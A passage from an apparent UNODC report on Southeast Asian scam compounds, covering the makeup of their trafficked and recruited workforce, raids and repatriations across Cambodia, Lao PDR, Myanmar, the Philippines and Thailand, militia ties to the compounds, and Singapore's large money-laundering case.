With respect to the profile of victims, while the majority of the cyberfraud workforce was initially predominantly made up of mainland Chinese nationals, it began to expand and draw in others from the region. Although translation software is widely used, those with English language skills are sought after for their ability to target people in North America and Europe. However, as discussed in the previous section, cyber-enabled fraud operators are actively targeting what they often refer to as 'markets' around the world, and having people with native language skills and knowledge

of the target country customs and culture can be crucial in convincingly sustaining fraud schemes that require ongoing engagement with victims. As the reach of cyber-enabled fraud operations has expanded, so has the diversity of its workforce.[149]

As mentioned earlier, it is difficult to estimate with certainty the numbers of people working in the regional cyber-enabled fraud industry, either willingly or unwillingly. Nationals from dozens of countries are now present within the industry, as evidenced by information gathered from reports by police, anti-trafficking groups, cyber-enabled fraud industry chat groups, as well as statements from embassies and interviews with groups engaging directly with survivors of the compounds.

Although the industry workforce is increasingly diverse, the largest groups represented in the foreign workforce of regional cybercrime sites, after Chinese nationals, are Vietnamese, Indonesian, and Thai.[150,151] Myanmar and Philippine nationals are also present in significant numbers in compounds in their home countries.[152] Geographical proximity and relaxed travel restrictions within ASEAN makes travel for these people logistically more straightforward to bring in and at lower expense. Additionally, Thailand, Viet Nam, and Indonesia – where gambling is not legally allowed – represent massive markets for illegal online gambling, making workers from these countries especially sought after. In recent years, nationals from countries including Bangladesh, Bhutan, India, Iran, Nepal, Pakistan, Sri Lanka have also been identified.[153] Recent reports from Africa also highlight the involvement of nationals of Morocco, Kenya, Somalia, South Africa, Sudan, and Uganda identified within the region's scam centres, alongside individuals from Central Asia, Eastern Europe, and Latin America.[154] As will be discussed later in this section, a number of Japanese and Koreans have been arrested or rescued from compounds in Cambodia and Myanmar.[155]

---

147 Based on consultations with several civil society and non-profit organizations working to support victims of trafficking for forced criminality in the Mekong region, as well as correspondence with victims.

148 Ibid.

149 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

150 Ibid.

151 Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

152 Although precise figures are not available, this conclusion is drawn from an assessment of reporting over the past four years and discussion with groups supporting victims.

153 UNODC, Emergency Response Network Meeting, Bangkok, Thailand, August 2024.

154 Ibid.

155 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

Indians trapped in Southeast Asian scam compounds

Until recently there had been fairly limited coverage on the presence of Indian nationals in Southeast Asian cyber-enabled fraud operations. While there has been reporting in Indian media about scams targeting Indian nationals, as well as raids and arrests of operators inside India, less was known about the situation of nationals who have travelled to Southeast Asia.

This changed in May 2024, when a protest broke out at the Jinbei 4 compound in Sihanoukville, Cambodia. Videos were posted online showing a group of Indian nationals gathered on the basketball court within the highly secured compound chanting for their passports to be returned. Police arrived and were filmed leaving with the protesting group loaded onto trucks. The Indian Embassy released a statement the next day saying that 60 people had been evacuated. It referred to the event as a 'rescue of Indian nationals trapped in scam operations in Cambodia.'[156] The group members were repatriated to India over the following weeks.

As attention on the situation grew during 2024, a series of arrests were made around India targeting people who have played a role in recruiting people to work in Cambodia and Lao PDR.[157,158] Various official reports, examined below, indicate that people are being recruited with offers of IT or administrative work, often

based in Thailand, but on arrival they are met by agents who transfer them to counterparts who bring them across the border into Cambodia, Myanmar and Lao PDR.

Images of Indian nationals rescued in Lao PDR. Source: Indian Embassy in Lao PDR, August 2024.

The Indian Government and various states across India have issued warnings to citizens not to fall prey to deceptive recruitment, as have its embassies across the region. In June the Embassy in Cambodia posted another press release on the rescue of 14 more people from cybercrime operations (bringing the total to 650),[159] several rescues occurred in Laos, including one from the Golden Triangle SEZ in August involving 14 people (bringing the total to 548)[160] and a further 47 later that month.[161] In July to August the Embassy in Myanmar supported the rescue of 57 nationals from scam compounds in Myawaddy.[162]

---

156 Indian Embassy in Cambodia, Media Release, May 2024.
157 National Investigation Agency of India, NIA Conducts Multi-StatE Searches in Laos Human Trafficking & Cyber Fraud Case, Press Release, June 2024.
158 National Investigation Agency of India, NIA Chargesheets Laos-Based Company's CEO in Human Trafficking & Cyberfraud Case, Press Release, September 2024.

159 Indian Embassy in Cambodia, Media Release, July 2024.
160 Indian Embassy in Laos, Media Release, August 2024.
161 Ibid.
162 Indian Embassy in Myanmar, Media Release, August 2024.

It is worth noting that the make-up of the workforce, including trafficking victims, pivots in response to various factors. For example, at its peak, the Philippines POGO industry reportedly employed hundreds of thousands of Chinese nationals. Pandemic travel restrictions and scrutiny of Chinese nationals travelling to gambling hotspots reduced the availability of Chinese workers. In response, recruiters pivoted to other countries, especially

Viet Nam, where training schools were set up to prepare prospective POGO workers. In 2023, the number of Alien Employment Permits issued for Vietnamese POGO workers exceeded those of all other nationalities.[163]

---

163 UNODC, Regional Meeting on Cyber-Enabled Fraud and Transnational Organized Crime, Bangkok, Thailand, August 2024.

Law enforcement actions targeting regional cybercrime operations

Law enforcement action targeting cyber-enabled fraud operations across East and Southeast Asia increased considerably in recent years, albeit with varying degrees of intensity and success across different countries. This includes arrests of people providing bank accounts to money laundering syndicates to use as mule accounts, freezing bank accounts and blocking websites. Cross-border law enforcement cooperation has led to asset seizures and in some cases convictions of individuals involved in cyber-enabled fraud activities, but the most visible actions have been raids targeting hubs housing fraud and illegal gambling operators. While the industry continues to be prevalent across the region, there has been an uptick in such actions over the past 18 months. During raids, large numbers of workers have been removed or detained, but victim identification is complex and systems have proved insufficient for dealing with this new manifestation of forced criminality. Many are arrested on immigration charges and deported, and few are formally identified as trafficking victims.[164] Raids have also led to the arrest of managers and others more senior in the operation hierarchy, but they are relatively few.

Compiled from statements by regional law enforcement agencies, the table below lists some of the most prominent law enforcement actions targeting sites hosting illegal online gambling and cyber-enabled fraud operations since January 2023.

These raids have been led by local law enforcement agencies, in some cases in cooperation with regional counterparts. In several cases raids have come about after embassies have alerted police to rescue requests from their citizens who are unable to leave and spoke of exploitation and abuse. Chinese public security agencies have also played a major role in several of these operations.

Chinese law enforcement efforts have been extensive and targeting the segment of the transnational crime networks based inside mainland China. Diplomatic and public security authorities have engaged with regional counterparts to reach agreements on law enforcement cooperation

targeting cyberfraud, online gambling, money laundering and other associated crimes. According to China's Ministry of Public Security, from January to November 2023, 391,000 telecom and online fraud cases were solved and 79,000 suspects captured, including 263 ringleaders.[165] Over 50,000 individuals were prosecuted for telecom and online fraud in 2023.[166]

The adoption of the new Law on Countering Telecommunications Network Fraud in 2022 set out, among other things, the responsibilities of service providers such as those in the telecom, internet and financial sectors to raise customer awareness but also monitor for, block and report suspicious activity. Chinese courts nationwide have been instructed to severely punish ringleaders, while anti-money laundering laws are being revised to cover non-financial entities and new technologies, including cryptocurrencies and online gaming.

Over the past year, Chinese media has reported extensively on court proceedings related to cases involving people charged with involvement in illegal online gambling and cyber-enabled fraud, both in China and overseas. Prosecutorial bodies have also issued several reports, including summaries of typical cases[167] involving convictions of people who have returned either voluntarily or via deportation from Cambodia, the Philippines, Lao PDR, Myanmar, Malaysia, and other countries.[168] These cases

164 According to extensive interviews with groups working with people who have escaped from regional scam compounds.

165 Criminal Investigation Bureau of the Ministry of Public Security, 391,000 cases solved from January to November 2023, and the number of cases has continued to decline since August, January 2024. Accessed at: https://mp.weixin.qq.com/s/d_Fmd4uZh9A3g7XIHWP7tA

166 Supreme People's Procuratorate of the People's Republic of China, China prosecutes over 50,000 people for telecom, online fraud in 2023, March 2024. Accessed at: https://en.spp.gov.cn/2024-03/03/c_967090.htm

167 Typical cases are issued to demonstrate the application of law and unify judgment standards across Chinese courts.

168 Supreme People's Procuratorate of the PRC, 依法从重打击境外电信网络诈骗和境内协同犯罪人员最高检、公安部启动第三批5起特大跨境电信网络诈骗犯罪案件联合挂牌督办 [Severely crack down on overseas telecommunications network fraud and domestic collaborators in criminal activities in accordance with the law: The Supreme People's Procuratorate and the Ministry of Public Security launched the third batch of five major cross-border telecommunications and network fraud cases for joint supervision], 12 September 2023. https://www.spp.gov.cn/spp/xwfbh/wsfbt/202309/t20230912_627903.shtml#1; Supreme People's Court, 最高人民法院发布跨境赌博及其关联犯罪典型案例 [The Supreme People's Court publishes typical cases of cross-border gambling and related crimes], 23 July 2024. http://news.china.com.cn/2024-07/23/content_117324860.shtml; Supreme People's Procuratorate of the PRC, 依法惩治跨境电信网络诈骗及其关联犯罪典型案例 [Typical cases of punishing cross-border telecommunications network fraud and related crimes in accordance with the law], 26 July 2024. https://www.spp.gov.cn/xwfbh/wsfbh/202407/t20240726_661524.shtml

Table 1. Major law enforcement operations targeting regional cybercrime sites (January 2023 – August 2024)*

Country	Date	Location	Result
Cambodia	9 March 2024	Former Paradise Island Casino, Sihanoukville	172 foreigners detained, of which 5 administrators were arrested (majority Vietnamese, plus Thai, mainland Chinese, and Taiwan PoC
Cambodia	10 March 2024	Former Crowne Plaza Hotel, Sihanoukville	279 Cambodians and 28 foreigners detained (majority Chinese and one Myanmar)
Cambodia	26 March 2024	Thmor Yeak Beach resort & Chan Krasnaa Resort, Sihanoukville	600+ detained (majority Chinese, plus other nationalities)
Cambodia	2 April 2024	Former JC Airlines office building, Sihanoukville	300+ detained (majority Chinese, plus other nationalities)
Lao PDR	11 September 2023	11 sites in Vientiane City, Golden Triangle SEZ, Savannakhet, Vang Vieng	164 Chinese nationals repatriated
Lao PDR	28 November 2023	7 sites in Golden Triangle SEZ	462 Chinese nationals repatriated
Lao PDR	28 February 2024	7 sites in Vientiane, Luang Prabang, Golden Triangle SEZ	268 Chinese nationals repatriated
Lao PDR	23 April 2024	3 sites in Golden Triangle SEZ	250 Chinese nationals repatriated
Lao PDR	23 June 2024	Golden Triangle SEZ	280 Chinese nationals repatriated
Lao PDR	2 August 2024	Golden Triangle SEZ	155 Vietnamese arrested and later repatriated to Vietnam
Lao PDR	12 August 2024	Golden Triangle SEZ	771 people arrested (275 Lao, 231 Myanmar, 106 Chinese, 73 Filipino, 29 Indian, 20 Indonesia, as well as Mozambiquan, Ethiopian, Ugandan, Vietnamese, Tunisian, Colombian, Georgian, and Burundian, among others)
Lao PDR	27 August 2024	Golden Triangle SEZ	Zone-wide inspection campaign commences
Lao PDR	27 August 2024	4 sites in Golden Triangle SEZ	60 arrested (majority Chinese, plus Laotian)
Myanmar	23 February 2024	Tachileik City, Shan State	697 detained (542 Myanmar, 154 Thai, 1 Chinese)
Myanmar	6 March 2024	2 locations in Tachileik City, Shan State	206 Chinese nationals detained
Myanmar	25 March 2024	Tachileik City, Shan State	60 Chinese nationals detained
Myanmar	29 February – 2 March 2024	Myawaddy	800+ Chinese nationals released from operations in and around Myawaddy and repatriated via Thailand
Myanmar	31 March 2024	Several sites across Wa State	67 Chinese nationals repatriated
Myanmar	31 March 2024	Muse, Shan State	807 detained (455 Myanmar and 352 Chinese, who were repatriated)
Myanmar	24 April 2024	Several sites across Wa State	92 Chinese nationals repatriated
Myanmar	15 May 2024	Several sites across Wa State	35 Chinese nationals repatriated
Myanmar	28 May 2024	Wa State	37 Chinese nationals repatriated
Myanmar	18 June 2024	Several sites across Wa State	37 Chinese nationals repatriated
Myanmar	18 June 2024	Tachileik City, Shan State	150 Chinese nationals repatriated
Myanmar	28 June 2024	Tachileik City, Shan State	295 Chinese nationals detained
Myanmar	16 August 2024	Wa State	307 Chinese nationals repatriated
Philippines	31 January 2023	Hong Sheng Gaming Technology, Bamban, Tarlac Province	850 detained (500 Filipinos and 351 foreign nationals)
Philippines	4 May 2024	GCG Technologies and Colorful & Leap Group, Sun Valley Corporation, Clark Freeport Zone	1309 workers rescued (428 Vietnamese, 301 Chinese, 243 Indonesian, 172 Filipinos, 69 Nepalese, 32 Malaysians, 42 Burmese, as well as Thai, Bhutanese, Indian, Moroccan, and Taiwan Poc)

Philippines	26 June 2023	Xinchuang Network Technology, Hong Tai compound, Las Pinas City	2,761 workers rescued (1,534 Filipinos, 622 Chinese, 188 Vietnamese, 140 Indonesians, 138 Malaysians, 83 Thais, 19 Taiwan PoC, as well as Nigerian, Myanmar, Singaporean, Yemeni, Pakistani, Chadian, Eritrean, Indian, Tunisian, Marshallese, Iranian, Ivorian, Cameroonian, Sudanese and Somalian), 5 arrested
Philippines	2 August 2023	SA Rivendell Global Support, Pasay City	650 workers rescued (464 Filipinos, remainder foreign nationals, mostly Chinese)
Philippines	27 October 2023	Smart Web Technology, Pasay City	731 workers rescued (Filipinos, Chinese and Vietnamese)
Philippines	13 March 2024	Zun Yuan Technology, Bamban, Tarlac Province	868 workers rescued (427 Chinese, 371 Filipinos, 57 Vietnamese, 8 Malaysians, plus Rwandans and Taiwan PoC)
Philippines	4 June 2024	Lucky South 99, Porac	186 workers apprehended (29 Filipinos, plus Chinese, Vietnamese, Malaysian, Myanmar, and Korean)
Philippines	22 August 2024	AIA Company, Centrium Tower 1, Parañaque City	99 arrested (56 Chinese, 32 Filipinos, as well as Malaysian, Myanmar, Indonesia and Vietnamese)
Philippines	31 August 2024	Tourist Garden Hotel, Lapu-Lapu City, Cebu	168 foreign nationals detained (including Chinese, Indonesian, Indonesian, Taiwan PoC, and Malaysian)
Thailand	28 March 2024	Three locations in Nakhon Si Thammarat	72 people (52 Chinese, 19 Thai) were detained across several locations, suspected of defrauding people in China, Russia and Thailand.

Sources: Law enforcement and public security agencies of China, Cambodia, Laos, Myanmar and the Philippines. *Note: The numbers of people arrested and rescued in compound raids is often fluid, especially in larger raids, and numbers often differ across sources. This table does not indicate who are presumed or identified victims among rescued persons.

demonstrate the handling by the judicial system of people involved in various aspects of the industry, including frontline scam workers, managers, ringleaders, recruiters, smugglers, and technical support agents, as well as those who provide ancillary services like catering, accommodation and security at online crime sites.

Within China, law enforcement actions have targeted those playing a support role to groups based overseas, including those developing software, maintaining websites and providing technical support,[169] as well as the underground banking networks that facilitate the transfer of funds generated by cyber-enabled crimes and people who sell their account details to money laundering groups to use as mule accounts. Actions have also targeted gangs that smuggle Chinese nationals across national borders both by land and by sea in order to travel to regional scam compounds.

One major Chinese court case reported in February 2024 concerned a Philippines-based online casino.

Fifty people went on trial in Sichuan Province for involvement in the Cagayan Bay (卡卡湾) Casino, which reportedly had one million users in China, with a capital flow exceeding 725.5 billion yuan (US $101.9 billion). Police investigations found that the platform had 50,000 agents working to attract gamblers to the site and identified 1,000 bank cards linked to it. Operators were recruited with job offers as waiters, chefs, cleaners and other roles with offers of high salaries, but unknowingly embarked on the road of illegality and crime. According to official state media, in mid-2023 police in 20 provinces arrested platform agents who had returned to China and continue to pursue others.[170]

In Cambodia, there have been two significant periods of activity during which authorities took highly public action targeting the online gambling and cyber-enabled fraud industries. The first was in late 2019 when the Government announced a ban on online gambling, the second was in September 2022 when raids largely focused in Sihanoukville targeted several online compounds. Since then, there have been sporadic raids in Phnom Penh

169 See for example: Loudi Public Security Bureau, 境内外勾结开发运维电诈APP，冷水江市公安局一举捣毁抓获31人 [Lengshuijiang City Public Security Bureau smashed and arrested 31 people for colluding with domestic and foreign forces to develop and operate fraud APP], 17 June 2024. https://m.gmw.cn/2024-06/17/content_1303765769.htm

170 China Daily, Sichuan police bust major cross-border online gambling ring, 22 February 2024. https://www.chinadaily.com.cn/a/202402/22/WS65d757aca31082fc043b89b3.html

and Sihanoukville, as well as interventions across the country in response to complaints received by the Ministry of Interior hotline or requests from embassies in Phnom Penh (such as the intervention at Jinbei 4 in Sihanoukville, discussed earlier). Over a four-week period starting on 9 March 2024, more than 1,300 people were detained in raids in Sihanoukville. The majority were Chinese nationals, and the Chinese Embassy in Phnom Penh confirmed that over 700 citizens were arrested.[171] They were repatriated soon after on several chartered flights while Thai and Vietnamese detainees were handed over to police on their respective borders. While the Cambodian Government has publicly stated its commitment to crackdown on illegal online activities, both online gambling and cyberfraud operations continue to thrive in the country.

220 people handed over to Chinese police after arrest in Golden Triangle SEZ, July 2024. Source: Lao States Security News.

For over a decade there have been reports from Lao PDR of arrests related to illegal online gambling and cyber-enabled, including the repatriation of 470 Chinese nationals in January 2016 who allegedly worked for a rigged online gambling platform.[172] Between 2018 and 2019, at least 500 more Chinese nationals were arrested and deported in five separate operations, but joint law enforcement actions paused during the period of the COVID-19 pandemic. Activity increased again in 2023, and increasingly frequent posts started to appear in message groups used by people working in the regional online industries sharing information

about impending or ongoing raids, especially in the Golden Triangle SEZ (GTSEZ).[173]

The GTSEZ has long been associated with transnational crime networks, and is a well-documented site for drug trafficking, illegal wildlife trade, human trafficking, money laundering, online gambling and cyber-enabled fraud. A massive operation resulted in the arrest of over 700 people from 15 countries in early August 2024,[174] and soon after the Lao PDR Government issued a notice informing all companies and workers within the zone that from the end of the month strict inspections would be conducted and anyone engaged in online fraud would be arrested and dealt with severely. A working group of 250 officers was assembled and inspections commenced on the deadline.

Investigations by police in Zhejiang identified numerous fraud operations in the zone, estimating over 40,000 people to be working in them.[175] It is not only Chinese nationals that are present in or targeted by fraud operations based in the zone, and various countries have issued warnings to their citizens not to be fooled by offers for online jobs located in the GTSEZ. This includes the Embassies of the Philippines, Sri Lanka and India. A significant number of Vietnamese nationals have also been detained by police and repatriated, including 155 in August 2024.[176]

There are illegal online gambling and cyberfraud sites scattered across Myanmar, but largely focused in the north of the country close to China and the southeast areas bordering Thailand. In September 2024, authorities in Wa State commenced a crackdown on the industry. Amid a military operation by a coalition of non-state armed groups

171 Embassy of the PRC in Phnom Penh, 中柬两国警方合作捣毁多个网赌电诈窝点 [Chinese and Cambodian police cooperate to destroy multiple online gambling and fraud dens], 28 March 2024. Accessed at: http://kh.china-embassy.gov.cn/zgjx/202403/t20240328_11272830.htm

172 China Government Net, 中老警方联手摧毁特大跨国电信网络诈骗集团抓获嫌疑人470名 [Chinese and Lao police jointly destroyed a large-scale transnational telecommunications network fraud group and arrested 470 suspects], 8 January 2016.

173 Telegram has become an important tool for the online gambling and cyberfraud industries, with dozens of groups sharing regular updates, including warnings about impending or ongoing law enforcement actions.

174 Golden Triangle Special Economic Zone administration, media release, 20 August 2024.

175 Criminal Investigation Bureau of the Ministry of Public Security, 法治在线：全民反诈在行动——斩链行动 [Legal Online: National anti-fraud action – Operation Chain Cutting], 24 June 2024. https://mp.weixin.qq.com/s/NugsKmlcS4bFbbCV7GMAYg

176 Hà Tĩnh Provincial Police Department, Công an Hà Tĩnh triệt phá tổ chức tội phạm lừa đảo quốc tế, bắt giữ 155 đối tượng tại tỉnh Bò Kẹo [Ha Tinh police dismantle international fraud crime organization, arrest 155 subjects in Bo Keo province], 7 August 2024, https://congan.hatinh.gov.vn/bai-viet/cong-an-ha-tinh-triet-pha-to-chuc-duong-day-lua-dao-chiem-doat-tai-san-tri-gia-tram-ty-tai-dac-khu-kinh-te-tam-giac-vang_1723027183.caht

that overran the Kokang Self-administered Zone in January 2024, the industry was routed and several of its local kingpins were deported to China. According to China's Ministry of Public Security since then more than 50,000 Chinese nationals were arrested in northern Myanmar and repatriated.[177]

Following the wave of arrests that occurred in 2023, authorities in the autonomous Wa State continued to detain and repatriate small groups of Chinese nationals on a regular basis. From March 2024, several larger transfers of cyber-enabled fraud suspects occurred, along with masses of equipment seized during raids. According to official Chinese state media, the largest such handover occurred in August when more than 300 Chinese nationals were handed over at the Yunnan border.[178] Further north in the border town of Muse, Shan State, raids picked up over 800 fraud suspects, of which 352 Chinese were repatriated.[179] Tachileik, Shan State, is also a hotspot for criminal activity. Law enforcement actions have arrested hundreds of Myanmar and foreign nationals there over the past 12 months.

Raid in Wa State detains over 300 in August 2024. Source: Wa State Police Alert, 2024.

While raids, arrests and repatriations were taking place in northern Myanmar, no comparable activity occurred in and around Myawaddy Township, the other main hub for cybercrime operations in Myanmar. However, global attention continued to focus on this area of Kayin State, with reports and appeals for help emerging from people from across the globe who had found themselves trapped in heavily secure fraud hubs. One successful operation did occur in March 2024, with the Chinese, Myanmar and Thai Governments cooperating to facilitate the repatriation of over 800 Chinese nationals.

In May this year, the Kayin Border Guard Force (now renamed the Kayin National Army), erected sign boards warning foreigners involved in online fraud operations in the area to leave by October or face punitive action. However, regional law enforcement has confirmed that criminal groups have continued to operate following this announcement, with some moving further south to Payathonzu, another town on the border with Thailand.[180,181]

Prior to the announcement of the ban on POGOs, the activities of both licensed and unlicensed online operators had come under scrutiny by Philippine authorities. On the border, Immigration Bureau officers have been intercepting Filipinos they suspect are travelling to other parts of the region and Dubai to work in online gambling or fraud operations.[182] Foreigners subject to both Philippine and international arrest warrants have also been intercepted in large numbers both on entry or attempting to leave, many facing charges of involvement in various types of fraud and illegal online gambling, in some cases stretching back for years. This has included people from China, Taiwan PoC, Japan, and the Republic of Korea, among others. Immigration officials have also blocked entry of large numbers of people seeking to enter the country on tourist visas who they suspect to actually be travelling to work illegally for online platforms. This includes 150 Vietnamese nationals who were stopped and turned away in March 2024.[183]

177 Criminal Investigation Bureau of the Ministry of Public Security, 公安部：近年来累计抓获缅北涉诈嫌疑人5万余名 [Ministry of Public Security: In recent years, more than 50,000 fraud suspects have been arrested in northern Myanmar], 27 August 2024. Accessed at: https://mp.weixin.qq.com/s/SZ-TsIgEwAeTgZ9XHQkCtA

178 Global Times, 307 telecom fraud suspects apprehended in Myanmar and extradited to China, 21 August 2024. Accessed at: https://www.globaltimes.cn/page/202408/1318442.shtml

179 CGTN, Myanmar police hand over 352 telecom fraud suspects to China, 1 April 2024. Accessed at: https://news.cgtn.com/news/2024-04-01/Myanmar-police-hand-over-352-telecom-fraud-suspects-to-China-1srwVCH1hLO/p.html

180 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

181 Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

182 Bureau of Immigration press releases, 2023-24.

183 Bureau of Immigration, BI excludes over 150 Vietnamese nationals in March, 8 April. Accessed at: https://immigration.gov.ph/bi-excludes-over-150-vietnamese-nationals-in-march/

Militia-controlled areas and convergence of transnational organized crime

Two militias in Myanmar that became closely tied to the rapid expansion of online gambling and cyber-enabled fraud operations are the Kokang Border Guard Force and the Kayin Border Guard Force, with the latter recently renaming itself the Kayin National Army (KNA). Until early 2024, the Kokang Border Guard Force ruled the Kokang Self-Administered Zone of Myanmar, also known as Special Region 1.[184] The region was long known for its casino industry which exhibited rapid growth and evolution following the instalment of the Kokang BGF in 2009. As is the case with other armed groups located in Shan State and other border enclaves of Myanmar, the Kokang BGF had a documented history of involvement in drug production and trafficking. Law enforcement and criminal intelligence officials in the Mekong region have reported the presence of large-scale drug production sites near Laukkai, which also became a major centre for online hubs housing a range of criminal enterprises.

Following the establishment of the Kokang BGF in 2009, the administration, police, military and border guards were led by a handful of families who also dominated its economy, running hotels, casinos, construction companies and various other enterprises, including the powerful conglomerates Werner International, Fully Light Group, GOBO East, Hanley Group, and Xinbaili Group. These actors and companies were deeply involved in the zone's illicit economies. Court documents reviewed by UNODC show that various criminal investigations in China dating back to 2010 implicated Kokang companies in cross-border gambling, money laundering, drug trafficking and kidnapping.[185] There is also strong indication that some of these militia-controlled conglomerates have maintained financial and business relationships with the United Wa State Army, one of the leading producers of methamphetamine also deeply engaged in the

regional cyber-enabled fraud industry, among other illicit activities.

Former chairman of Kokang SAZ Leading Body in Chinese custody, January 2024. Source: Xinhua News Agency.

In December 2023, China's Ministry of Public Security issued ten arrest warrants for high-ranking members of the Kokang BGF leadership, including the heads of three of the major families that have dominated the zone since 2009, due to their alleged roles in leading multiple violent criminal groups engaged in telecommunications and network fraud against Chinese citizens.[4] These warrants came amid fierce fighting, as the Three Brotherhood Alliance coalition of three non-state armed groups, the Arakan Army, Myanmar National Democratic Alliance Army (MNDAA), and Ta'ang National Liberation Army, laid siege to territory controlled by the Kokang BGF. The Kokang BGF and junta soldiers surrendered in early January 2024 and soon after, eight of the ten subjects of arrest warrants were handed over to Chinese police and transported to China under heavy police guard.

Upon taking control of Special Region 1, the MNDAA reported finding various sites used for synthetic drug production, seizing methamphetamine, precursor chemicals, and related clandestine laboratory equipment which were handed over to Chinese police.

In the south of the country, another major site for cyber-enabled fraud and online gambling operators is Myawaddy and the surrounding areas, located in Kayin State along the Thai border. Major sites of transnational crime, including KK Park, Yatai New City, and Dongfeng Park, sit alongside dozens more secure compounds

---

184 For further discussion, see UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

185 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, 2024.

Materials and equipment seized at drug lab discovered by the MNDAA, February 2024.
Source: Tachileik News Agency, 2024.

where nationals from across the world continue to be held, many trafficked and forced to engage in cyber-enabled fraud.

Ethnic armed groups and militias play a key role protecting these sites, and in some cases have direct stakes in the industry. The Kayin BGF (or Kayin National Army) is a major player in the region, and corporate documents show it to have a share in the Yatai New City project. This led to the U.K. sanctioning two senior leaders of the BGF for their links to forced labour at the park.[186] Blockchain analysis firms have traced cryptocurrency transactions between operators in the area and scam victims and have also identified wallets receiving ransoms paid in USDT by people seeking to secure the release of family members held in the compounds. One such investigation identified just two wallets used by syndicates at KK Park received over US $100 million in both scam revenues and ransom payments.[187]

---

186 HM Treasury, Office of Financial Sanctions Implementation, Financial Sanctions Notice: Global Human Rights, 8 December 2023, www.gov.uk/government/news/uk-and-allies-sanction-human-rights-abusers.

187 Chainalysis, The On-chain Footprint of Southeast Asia's 'Pig Butchering' Compounds: Human Trafficking, Ransoms, and Hundreds of Millions Scammed, 24 February 2024, https://www.chainalysis.com/blog/pig-butchering-human-trafficking/

Thailand plays a role as a base for online gaming and cyber-enabled fraud operations but is also a hub for transnational crime groups who move people, equipment and funds through the country. With some of the region's major online crime hubs located in neighbouring countries on the Thai border, law enforcement operations often involve intercepting these flows. On numerous occasions, Thai authorities have cut illegal cross-border internet cables connecting to Poipet in Cambodia and to Myawaddy and surrounding areas in Myanmar. Police and customs have also seized equipment both being imported through Thailand and transported between Myanmar, Lao PDR and Cambodia via Thai territory. This includes thousands of SIM cards, computers, phones, SIM boxes, and Starlink satellite internet receivers. The Thai telecom regulator has also ordered telco operators to limit their signals so they cannot be utilized by cross border gangs. However, many properties in areas like Poipet that rent office space to online operators continue to include in their vacancy adverts that the property has Thai internet connection.

Acting under a recent national government agenda priority, raids targeting online gambling and cyber-enabled fraud in Thailand are a near weekly occurrence, but in general they are not on the same scale as those seen in Cambodia, Lao PDR, Myanmar and the Philippines, usually involving no more than a dozen or so people. One recent exception was a raid in Nakhon Si Thammarat Province, in which over 70 people were detained across several locations, suspected of defrauding people in China, Russia and Thailand.[188]

Equipment seized at Suvarnabhumi Airport, including over 100 simboxes, 6,000 SIM cards and Starlink satellites. Source: Thai Customs, May 2024.

Although raids in Thailand usually involve arrests of smaller numbers of suspects, they often result in seizure of large amounts of cash and high value assets, including luxury cars, property deeds, and other items, often concerning gambling or fraud platforms with extremely high fund turnover. These actors often locate the bulk of their operations in neighbouring Cambodia and Myanmar. Similarly, raids have been conducted in Bangkok and other cities on homes of leaders of scam syndicates based in Lao PDR.[189]

---

188 Department of Special Investigation, DSI สนธิกำลังกับตำรวจไซเบอร์ (สอท.5) และหน่วยงานอื่นอีกหลายภาคส่วน ตรวจค้นจับกุมแก๊งคอลเซนเตอร์รายใหญ่ในพื้นที่นครศรีธรรมราช [DSI joins forces with Cyber Police (TCSD 5) and several other agencies to raid and arrest a major call center gang in Nakhon Si Thammarat], March 2024, https://www.dsi.go.th/en/Detail/8e7d553d131c917da1ecc713c55bb47e

189 Royal Thai Police Central Investigation Bureau, 22 June 2023. https://www.facebook.com/CIBTHAILAND/posts/pfbid02e7jSYXSHd1uF4RVjhGik6JzoyRS4Q4SC7QwgVVqcPxnLsdu1JASuDLbEkNQaWGwAl

A SG $3 billion scandal: Singapore investigation uncovers global illegal gambling and money laundering network

In August 2023, authorities in Singapore announced its largest ever money laundering investigation, culminating in the arrest of 10 foreign nationals suspected of laundering the proceeds of overseas organized crime activities, including online gambling and telecommunication scams. Singapore police conducted a series of sweeping raids across the country consisting of more than 400 officers following analysis of suspicious transaction reports, seizing close to S$1 billion (US $732 million) in cash and USDT, real estate, luxury cars, other assets including over 250 luxury handbags, jewelry, and watches.[190]

Seized assets and bulk-cash reported during the Singapore raid. Source: Singapore Police Force, 2023.

In the following weeks the value of assets seized or subject to prohibition of disposal orders increased to around SG $3 billion (US $2.3 billion). All of those arrested eventually pleaded guilty to various financial crimes and forfeited their seized assets. While the full extent and exact sources of their wealth is not known, the charges largely focused on laundering of funds acquired through illegal online gambling

activities, specifically in the Philippines.[191] Prior to their arrest, several were already subject to Chinese wanted notices for involvement in illegal gambling offences.

The defendants used various techniques to obscure the source of their funds. This included submitting forged property sales contracts, loan documents, bank statements and corporate financial statements, and producing false income certificates. At least one defendant also received profits from illegal online gaming business in Tether (USDT), which was liquidated into cash and stored at his property in Singapore. The same individual falsified financial information relating to his Singapore company to the Inland Revenue Authority. Despite having no actual business activities, the false information aimed to give the impression of it being a progressively profitable company, in turn increasing his chances of obtaining permanent residency status in Singapore.[192]

